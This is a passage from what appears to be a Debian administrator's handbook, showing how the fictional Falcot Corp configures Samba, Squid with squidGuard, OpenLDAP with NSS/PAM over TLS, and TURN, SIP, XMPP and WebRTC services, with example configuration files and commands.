Samba can also act as an Windows domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

### 11.5.1. Samba Server

The `samba` package contains the main two servers of Samba 4, `smbd` and `nmbd`.

#### DOCUMENTATION

##### Going further

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as a standalone server, but it can also be a NT4 Domain Controller or a full Active Directory Domain Controller, or a simple member of an existing domain (which could be managed by a Windows server).

The `samba-doc` package contains a wealth of commented example files in `/usr/share/doc/samba-doc/examples/`.

#### TOOL

##### Authenticating with a Windows Server

Winbind gives system administrators the option of using a Windows server as an authentication server. Winbind also integrates cleanly with PAM and NSS. This allows setting up Linux machines where all users of a Windows domain automatically get an account.

More information can be found in the `/usr/share/doc/samba-doc/examples/pam_winbind/` directory.

### *Configuring with `debconf`*

The package sets up a minimal configuration during the initial installation but you should really run `dpkg-reconfigure samba-common` to adapt it:

The first piece of required information is the name of the workgroup where the Samba server will belong (the answer is FALCOTNET in our case).



The package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

### *Configuring Manually*

**Changes to `smb.conf`** The requirements at Falcot require other options to be modified in the `/etc/samba/smb.conf` configuration file. The following excerpts summarize the changes that were effected in the `[global]` section.

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = yes ❶

[...]

##### Authentication #####

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
security = user ❷

[...]
```

❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network.

❷ This is the default value for this parameter; however, since it is central to the Samba configuration, filling it explicitly is recommended. Each user must authenticate before accessing any share.

**Adding Users** Each Samba user needs an account on the server; the Unix accounts must be created first, then the user needs to be registered in Samba's database. The Unix step is done quite normally (using `adduser` for instance).

Adding an existing user to the Samba database is a matter of running the `smbpasswd -a user` command; this command asks for the password interactively.

A user can be deleted with the `smbpasswd -x user` command. A Samba account can also be temporarily disabled (with `smbpasswd -d user`) and re-enabled later (with `smbpasswd -e user`).

### 11.5.2. Samba Client

The client features in Samba allow a Linux machine to access Windows shares and shared printers. The required programs are available in the `cifs-utils` and `smbclient` packages.

#### *The smbclient Program*

The `smbclient` program queries SMB servers. It accepts a `-U user` option, for connecting to the server under a specific identity. `smbclient //server/share` accesses the share in an interactive way similar to the command-line FTP client. `smbclient -L server` lists all available (and visible) shares on a server.

#### *Mounting Windows Shares*

The `mount` command allows mounting a Windows share into the Linux filesystem hierarchy (with the help of `mount.cifs` provided by `cifs-utils`).

#### **Example 11.24** *Mounting a Windows share*

```
mount -t cifs //arrakis/shared /shared \  
-o credentials=/etc/smb-credentials
```

The `/etc/smb-credentials` file (which must not be readable by users) has the following format:

```
username = user  
password = password
```

Other options can be specified on the command-line; their full list is available in the `mount.cifs(1)` manual page. Two options in particular can be interesting: `uid` and `gid` allow forcing the owner and group of files available on the mount, so as not to restrict access to root.

A mount of a Windows share can also be configured in `/etc/fstab`:

```
//server/shared /shared cifs credentials=/etc/smb-credentials
```

Unmounting a SMB/CIFS share is done with the standard `umount` command.

### *Printing on a Shared Printer*

CUPS is an elegant solution for printing from a Linux workstation to a printer shared by a Windows machine. When the *smbclient* is installed, CUPS allows installing Windows shared printers automatically.

Here are the required steps:

- Enter the CUPS configuration interface: `http://localhost:631/admin`
- Click on “Add Printer”.
- Choose the printer device, pick “Windows Printer via SAMBA”.
- Enter the connection URI for the network printer. It should look like the following:  
`smb://user:password@server/printer.`
- Enter the name that will uniquely identify this printer. Then enter the description and location of the printer. Those are the strings that will be shown to end users to help them identify the printers.
- Indicate the manufacturer/model of the printer, or directly provide a working printer description file (PPD).

Voilà, the printer is operational!

## **11.6. HTTP/FTP Proxy**

An HTTP/FTP proxy acts as an intermediary for HTTP and/or FTP connections. Its role is twofold:

- **Caching:** recently downloaded documents are copied locally, which avoids multiple downloads.
- **Filtering server:** if use of the proxy is mandated (and outgoing connections are blocked unless they go through the proxy), then the proxy can determine whether or not the request is to be granted.

Falcot Corp selected Squid as their proxy server.

### 11.6.1. Installing

The *squid3* Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional *squidguard* package. In addition, *squid-cgi* provides a querying and administration interface for a Squid proxy.

Prior to installing, care should be taken to check that the system can identify its own complete name: the `hostname -f` must return a fully-qualified name (including a domain). If it does not, then the `/etc/hosts` file should be edited to contain the full name of the system (for instance, `arrakis.falcot.com`). The official computer name should be validated with the network administrator in order to avoid potential name conflicts.

### 11.6.2. Configuring a Cache

Enabling the caching server feature is a simple matter of editing the `/etc/squid3/squid.conf` configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

**Example 11.25** *The `/etc/squid3/squid.conf` file (excerpts)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

### 11.6.3. Configuring a Filter

`squid` itself does not perform the filtering; this action is delegated to `squidGuard`. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid3/squid.conf` file:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact e-mail, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the `service squid3 reload` command. However, since the `squid-guard` package does no filtering by default, it is the administrator's task to define the policy. This can be done by creating the `/etc/squid3/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

The working database must be regenerated with `update-squidguard` after each change of the squidGuard configuration file (or one of the lists of domains or URLs it mentions). The configuration file syntax is documented on the following website:

➔ <http://www.squidguard.org/Doc/configure.html>

---

ALTERNATIVE  
**DansGuardian**

The *dansguardian* package is an alternative to *squidguard*. This software does not simply handle a blacklist of forbidden URLs, but it can take advantage of the PICS system (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of its contents.

## 11.7. LDAP Directory

OpenLDAP is an implementation of the LDAP protocol; in other words, it is a special-purpose database designed for storing directories. In the most common use case, using an LDAP server allows centralizing management of user accounts and the related permissions. Moreover, an LDAP database is easily replicated, which allows setting up multiple synchronized LDAP servers. When the network and the user base grows quickly, the load can then be balanced across several servers.

LDAP data is structured and hierarchical. The structure is defined by “schemas” which describe the kind of objects that the database can store, with a list of all their possible attributes. The syntax used to refer to a particular object in the database is based on this structure, which explains its complexity.

### 11.7.1. Installing

The *slapd* package contains the OpenLDAP server. The *ldap-utils* package includes command-line tools for interacting with LDAP servers.

Installing *slapd* usually asks very few questions and the resulting database is unlikely to suit your needs. Fortunately a simple `dpkg-reconfigure slapd` will let you reconfigure the LDAP database with more details:

- Omit OpenLDAP server configuration? No, of course, we want to configure this service.
- DNS domain name: “falcot.com”.
- Organization name: “Falcot Corp”.
- An administrative passwords needs to be typed in.
- Database backend to use: “MDB”.
- Do you want the database to be removed when *slapd* is purged? No. No point in risking losing the database in case of a mistake.
- Move old database? This question is only asked when the configuration is attempted while a database already exists. Only answer “yes” if you actually want to start again from a

clean database, for instance if you run `dpkg-reconfigure slapd` right after the initial installation.

- Allow LDAPv2 protocol? No, there is no point in that. All the tools we are going to use understand the LDAPv3 protocol.

BACK TO BASICS

### LDIF format

An LDIF file (*LDAP Data Interchange Format*) is a portable text file describing the contents of an LDAP database (or a portion thereof); this can then be used to inject the data into any other LDAP server.

A minimal database is now configured, as demonstrated by the following query:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

The query returned two objects: the organization itself, and the administrative user.

## 11.7.2. Filling in the Directory

Since an empty database is not particularly useful, we are going to inject into it all the existing directories; this includes the users, groups, services and hosts databases.

The *migrationtools* package provides a set of scripts dedicated to extract data from the standard Unix directories (*/etc/passwd*, */etc/group*, */etc/services*, */etc/hosts* and so on), convert this data, and inject it into the LDAP database.

Once the package is installed, the */etc/migrationtools/migrate\_common.ph* must be edited; the *IGNORE\_UID\_BELOW* and *IGNORE\_GID\_BELOW* options need to be enabled (uncommenting them is enough), and *DEFAULT\_MAIL\_DOMAIN/DEFAULT\_BASE* need to be updated.

The actual migration operation is handled by the *migrate\_all\_online.sh* command, as follows:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

The *migrate\_all\_online.sh* asks a few questions about the LDAP database into which the data is to be migrated. Table 11.1 summarizes the answers given in the Falcot use-case.

Question	Answer
X.500 naming context	dc=falcot,dc=com
LDAP server hostname	localhost
Manager DN	cn=admin,dc=falcot,dc=com
Bind credentials	the administrative password
Create DUAConfigProfile	no

**Table 11.1** Answers to questions asked by the *migrate\_all\_online.sh* script

We deliberately ignore migration of the */etc/aliases* file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the */etc/ldap/schema/misc.schema* file should be added to the standard schema.

### **Browsing an LDAP directory**

#### **TOOL**

The *jxplorer* command (in the package of the same name) is a graphical tool allowing to browse and edit an LDAP database. It is an interesting tool that provides an administrator with a good overview of the hierarchical structure of the LDAP data.

Also note the use of the *-c* option to the *ldapadd* command; this option requests that processing doesn't stop in case of error. Using this option is required because converting the */etc/services* often generates a few errors that can safely be ignored.

### 11.7.3. Managing Accounts with LDAP

Now the LDAP database contains some useful information, the time has come to make use of this data. This section focuses on how to configure a Linux system so that the various system directories use the LDAP database.

#### *Configuring NSS*

The NSS system (Name Service Switch, see sidebar “[NSS and system databases](#)” page 158) is a modular system designed to define or fetch information for system directories. Using LDAP as a source of data for NSS requires installing the *libnss-ldap* package. Its installation asks a few questions; the answers are summarized in Table 11.2 .

Question	Answer
LDAP server Uniform Resource Identifier	ldap://ldap.falcot.com
Distinguished name of the search base	dc=falcot,dc=com
LDAP version to use	3
Does the LDAP database require login?	no
Special LDAP privileges for root	yes
Make the configuration file readable/writable by its owner only	no
LDAP account for root	cn=admin,dc=falcot,dc=com
LDAP root account password	the administrative password

**Table 11.2** *Configuring the libnss-ldap package*

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed `ldap` module.

**Example 11.26** *The `/etc/nsswitch.conf` file*

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files
```



```
protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

The `ldap` module is usually inserted before others, and it will therefore be queried first. The notable exception is the `hosts` service since contacting the LDAP server requires consulting DNS first (to resolve `ldap.falcot.com`). Without this exception, a `hostname` query would try to ask the LDAP server; this would trigger a name resolution for the LDAP server, and so on in an infinite loop.

If the LDAP server should be considered authoritative (and the local files used by the `files` module disregarded), services can be configured with the following syntax:

```
service:ldap [NOTFOUND=return] files.
```

If the requested entry does not exist in the LDAP database, the query will return a “not existing” reply even if the resource does exist in one of the local files; these local files will only be used when the LDAP service is down.

## Configuring PAM

This section describes a PAM configuration (see sidebar “[/etc/environment and /etc/default/locale](#)” page 147) that will allow applications to perform the required authentications against the LDAP database.

### CAUTION Broken authentication

Changing the standard PAM configuration used by various programs is a sensitive operation. A mistake can lead to broken authentication, which could prevent logging in. Keeping a root shell open is therefore a good precaution. If configuration errors occur, they can be then fixed and the services restarted with minimal effort.

The LDAP module for PAM is provided by the `libpam-ldap` package. Installing this package asks a few questions very similar to those in `libnss-ldap`; some configuration parameters (such as the URI for the LDAP server) are even actually shared with the `libnss-ldap` package. Answers are summarized in Table 11.3.

Installing `libpam-ldap` automatically adapts the default PAM configuration defined in the `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` and `/etc/pam.d/common-account` files. This mechanism uses the dedicated `pam-auth-update` tool (provided by the `libpam-runtime` package). This tool can also be run by the administrator should they wish to enable or disable PAM modules.

Question	Answer
Allow LDAP admin account to behave like local root?	Yes. This allows using the usual <code>passwd</code> command for changing passwords stored in the LDAP database.
Does the LDAP database require logging in?	no
LDAP account for root	cn=admin,dc=falcot,dc=com
LDAP root account password	the LDAP database administrative password
Local encryption algorithm to use for passwords	crypt

**Table 11.3** Configuration of `libpam-ldap`

### Securing LDAP Data Exchanges

By default, the LDAP protocol transits on the network as cleartext; this includes the (encrypted) passwords. Since the encrypted passwords can be extracted from the network, they can be vulnerable to dictionary-type attacks. This can be avoided by using an extra encryption layer; enabling this layer is the topic of this section.

**Configuring the Server** The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. The Falcot administrators reuse *easy-rsa* to generate it (see section 10.2.1.1, “Public Key Infrastructure: *easy-rsa*” page 224). Running `./build-server-key ldap.falcot.com` asks a few mundane questions (location, organization name and so on). The answer to the “common name” question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `keys/ldap.falcot.com.crt` file; the corresponding private key is stored in `keys/ldap.falcot.com.key`.

Now these keys have to be installed in their standard location, and we must make sure that the private file is readable by the LDAP server which runs under the `openldap` user identity:

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

The `slapd` daemon also needs to be told to use these keys for encryption. The LDAP server configuration is managed dynamically: the configuration can be updated with normal LDAP operations on the `cn=config` object hierarchy, and the server updates `/etc/ldap/slapd.d` in

real time to make the configuration persistent. `ldapmodify` is thus the right tool to update the configuration:

**Example 11.27** *Configuring slapd for encryption*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

**ldapvi to edit an LDAP directory**

TOOL

With `ldapvi`, you can display an LDIF output of any part of the LDAP directory, make some changes in the text editor, and let the tool do the corresponding LDAP operations for you.

It is thus a convenient way to update the configuration of the LDAP server, simply by editing the `cn=config` hierarchy.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

The last step for enabling encryption involves changing the `SLAPD_SERVICES` variable in the `/etc/default/slapd` file. We'll play it safe and disable unsecured LDAP altogether.

**Example 11.28** *The /etc/default/slapd file*

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
```

```

SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work). Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab). To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""

```

**Configuring the Client** On the client side, the configuration for the *libpam-ldap* and *libnss-ldap* modules needs to be modified to use an `ldaps://` URI.

LDAP clients also need to be able to authenticate the server. In a X.509 public key infrastructure, public certificates are signed by the key of a certificate authority (CA). With *easy-rsa*, the Falcot administrators have created their own CA and they now need to configure the system to trust the signatures of Falcot's CA. This can be done by putting the CA certificate in `/usr/local/share/ca-certificates` and running `update-ca-certificates`.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
Adding debian:falcot.pem
done.
done.
```

Last but not least, the default LDAP URI and default base DN used by the various command line tools can be modified in `/etc/ldap/ldap.conf`. This will save quite some typing.

**Example 11.29** *The `/etc/ldap/ldap.conf` file*

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE    dc=falcot,dc=com
URI     ldaps://ldap.falcot.com

#SIZELIMIT    12
#TIMELIMIT    15
#DEREF        never

# TLS certificates (needed for GnuTLS)
TLS_CACERT    /etc/ssl/certs/ca-certificates.crt
```

This chapter sampled only a fraction of the available server software; however, most of the common network services were described. Now it is time for an even more technical chapter: we'll go into deeper detail for some concepts, describe massive deployments and virtualization.

## 11.8. Real-Time Communication Services

Real-Time Communication (RTC) services include voice, video/webcam, instant messaging (IM) and desktop sharing. This chapter gives a brief introduction to three of the services required to operate RTC, including a TURN server, SIP server and XMPP server. Comprehensive details of how to plan, install and manage these services are available in the Real-Time Communications Quick Start Guide which includes examples specific to Debian.

➔ <http://rtcquickstart.org>

Both SIP and XMPP can provide the same functionality. SIP is slightly more well known for voice and video while XMPP is traditionally regarded as an IM protocol. In fact, they can both be used

for any of these purposes. To maximize connectivity options, it is recommended to run both in parallel.

These services rely on X.509 certificates both for authentication and confidentiality purposes. See section 10.2.1.1, “Public Key Infrastructure: *easy-rsa*” page 224 for details on how to create them. Alternatively the *Real-Time Communications Quick Start Guide* also has some useful explanations:

➡ <http://rtcquickstart.org/guide/multi/tls.html>

### 11.8.1. DNS settings for RTC services

RTC services require DNS SRV and NAPTR records. A sample configuration that can be placed in the zone file for `falcot.com`:

```
; the server where everything will run
server1      IN      A       198.51.100.19
server1      IN      AAAA    2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server  IN      A       198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy    IN      A       198.51.100.19
sip-proxy    IN      AAAA    2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw      IN      A       198.51.100.19
xmpp-gw      IN      AAAA    2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp   IN      SRV     0 1 3467 turn-server.falcot.com.
_turn._udp   IN      SRV     0 1 3467 turn-server.falcot.com.
@            IN      NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV and NAPTR records for SIP
_sips._tcp   IN      SRV     0 1 5061 sip-proxy.falcot.com.
@            IN      NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp IN      SRV     5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN      SRV     5 0 5269 xmpp-gw.falcot.com.
```

### 11.8.2. TURN Server

TURN is a service that helps clients behind NAT routers and firewalls to discover the most efficient way to communicate with other clients and to relay the media streams if no direct media

path can be found. It is highly recommended that the TURN server is installed before any of the other RTC services are offered to end users.

TURN and the related ICE protocol are open standards. To benefit from these protocols, maximizing connectivity and minimizing user frustration, it is important to ensure that all client software supports ICE and TURN.

For the ICE algorithm to work effectively, the server must have two public IPv4 addresses.

### *Install the TURN server*

Install the *resiprocate-turn-server* package.

Edit the `/etc/reTurn/reTurnServer.config` configuration file. The most important thing to do is insert the IP addresses of the server.

```
# your IP addresses go here:
TurnAddress = 198.51.100.19
TurnV6Address = 2001:DB8:1000:2000::19
AltStunAddress = 198.51.100.20
# your domain goes here, it must match the value used
# to hash your passwords if they are already hashed
# using the HA1 algorithm:
AuthenticationRealm = myrealm

UserDatabaseFile = /etc/reTurn/users.txt
UserDatabaseHashedPasswords = true
```

Restart the service.

### *Managing the TURN users*

Use the `htdigest` utility to manage the TURN server user list.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Use the HUP signal to make the server reload the `/etc/reTurn/users.txt` file after changing it or enable the automatic reload feature in `/etc/reTurn/reTurnServer.config`.

### 11.8.3. SIP Proxy Server

A SIP proxy server manages the incoming and outgoing SIP connections between other organizations, SIP trunking providers, SIP PBXes such as Asterisk, SIP phones, SIP-based softphones and WebRTC applications.

It is strongly recommended to install and configure the SIP proxy before attempting a SIP PBX setup. The SIP proxy normalizes a lot of the traffic reaching the PBX and provides greater connectivity and resilience.

## Install the SIP proxy

Install the *repro* package. Using the package from *jessie-backports* is highly recommended, as it has the latest improvements for maximizing connectivity and resilience.

Edit the `/etc/repro/repro.config` configuration file. The most important thing to do is insert the IP addresses of the server. The example below demonstrates how to setup both regular SIP and WebSockets/WebRTC, using TLS, IPv4 and IPv6:

```
# Transport1 will be for SIP over TLS connections
# We use port 5061 here but if you have clients connecting from
# locations with firewalls you could change this to listen on port 443
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 is the IPv6 version of Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 will be for SIP over WebSocket (WebRTC) connections
# We use port 8443 here but you could use 443 instead
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
# This would require the browser to send a certificate, but browsers
# don't currently appear to be able to, so leave it as None:
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport4 is the IPv6 version of Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem
```



```
# Transport5: this could be for TCP connections to an Asterisk server
# in your internal network. Don't allow port 5060 through the external
# firewall.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP

HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19
HttpAdminUserFile = /etc/repro/users.txt

RecordRouteUri = sip:falcot.com;transport=tls
ForceRecordRouting = true
EnumSuffixes = e164.arpa, sip5060.net, e164.org
DisableOutbound = false
EnableFlowTokens = true
EnableCertificateAuthenticator = True
```

Use the `htdigest` utility to manage the admin password for the web interface. The username must be `admin` and the realm name must match the value specified in `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Restart the service to use the new configuration.

### *Managing the SIP proxy*

Go to the web interface at `http://sip-proxy.falcot.com:5080` to complete the configuration by adding domains, local users and static routes.

The first step is to add the local domain. The process must be restarted after adding or removing domains from the list.

The proxy knows how to route calls between local users and full SIP address, the routing configuration is only necessary for overriding default behavior, for example, to recognize phone numbers, add a prefix and route them to a SIP provider.

#### 11.8.4. XMPP Server

An XMPP server manages connectivity between local XMPP users and XMPP users in other domains on the public Internet.

TERMINOLOGY  
**XMPP or Jabber?**

XMPP is sometimes referred to as Jabber. In fact, Jabber is a trademark and XMPP is the official name of the standard.

Prosody is a popular XMPP server that operates reliably on Debian servers.

## Install the XMPP server

Install the *prosody* package. Using the package from *jessie-backports* is highly recommended, as it has the latest improvements for maximizing connectivity and resilience.

Review the `/etc/prosody/prosody.cfg.lua` configuration file. The most important thing to do is insert JIDs of the users who are permitted to manage the server.

```
admins = { "joe@falcot.com" }
```

An individual configuration file is also needed for each domain. Copy the sample from `/etc/prosody/conf.avail/example.com.cfg.lua` and use it as a starting point. Here is `falcot.com.cfg.lua`:

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }
```

To enable the domain, there must be a symlink from `/etc/prosody/conf.d/`. Create it that way:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Restart the service to use the new configuration.

## Managing the XMPP server

Some management operations can be performed using the `prosodyctl` command line utility. For example, to add the administrator account specified in `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

See the [Prosody online documentation](http://prosody.im/doc/configuration)<sup>1</sup> for more details about how to customize the configuration.

### 11.8.5. Running services on port 443

Some administrators prefer to run all of their RTC services on port 443. This helps users to connect from remote locations such as hotels and airports where other ports may be blocked or Internet traffic is routed through HTTP proxy servers.

To use this strategy, each service (SIP, XMPP and TURN) needs a different IP address. All the services can still be on the same host as Linux supports multiple IP addresses on a single host.

---

<sup>1</sup><http://prosody.im/doc/configuration>

The port number, 443, must be specified in the configuration files for each process and also in the DNS SRV records.

### 11.8.6. Adding WebRTC

Falcot wants to let customers make phone calls directly from the web site. The Falcot administrators also want to use WebRTC as part of their disaster recovery plan, so staff can use web browsers at home to log in to the company phone system and work normally in an emergency.

**IN PRACTICE**  
**Try WebRTC**

If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.

➔ <http://www.sip5060.net/test-calls>

WebRTC is a rapidly evolving technology and it is essential to use packages from the *jessie-backports* or *Testing* distributions.

JSCommunicator is a generic, unbranded WebRTC phone that does not require any server-side scripting such as PHP. It is built exclusively with HTML, CSS and JavaScript. It is the basis for many other WebRTC services and modules for more advanced web publishing frameworks.

➔ <http://jscommunicator.org>

The package *jscommunicator-web-phone* is the quickest way to install a WebRTC phone into a web site. It requires a SIP proxy with a WebSocket transport. The instructions in section 11.8.3.1, “Install the SIP proxy” page 295 include the necessary details to enable the WebSocket transport in the *repro* SIP proxy.

After installing *jscommunicator-web-phone*, there are various ways to use it. A simple strategy is to include or copy the configuration from `/etc/jscommunicator-web-phone/apache.conf` into an Apache virtual host configuration.

Once the web-phone files are available in the web server, customize the `/etc/jscommunicator-web-phone/config.js` to point at the TURN server and SIP proxy. For example:

```
JSCommSettings = {  
  
  // Web server environment  
  webservice: {  
    url_prefix: null           // If set, prefix used to construct sound/ URLs  
  },  
  
  // STUN/TURN media relays  
  stun_servers: [],  
  turn_servers: [  
    { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", password:"  
      ➔ j0Ep455d" }  
  ],  
}
```

```
// WebSocket connection
websocket: {
    // Notice we use the falcot.com domain certificate and port 8443
    // This matches the Transport3 and Transport4 example in
    // the falcot.com repro.config file
    servers: 'wss://falcot.com:8443',
    connection_recovery_min_interval: 2,
    connection_recovery_max_interval: 30
},
...

```

More advanced click-to-call web sites typically use server-side scripting to generate the config.js file dynamically. The [DruCall<sup>2</sup>](http://drucall.org) source code demonstrates how to do this with PHP.

---

<sup>2</sup><http://drucall.org>

## Keywords

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RAID  
LVM  
FAI  
Preseeding  
Monitoring  
Virtualization  
Xen  
LXC

---



# Advanced Administration **12**

*This chapter revisits some aspects we already described, with a different perspective: instead of installing one single computer, we will study mass-deployment systems; instead of creating RAID or LVM volumes at install time, we'll learn to do it by hand so we can later revise our initial choices. Finally, we will discuss monitoring tools and virtualization techniques. As a consequence, this chapter is more particularly targeting professional administrators, and focuses somewhat less on individuals responsible for their home network.*

## 12.1. RAID and LVM

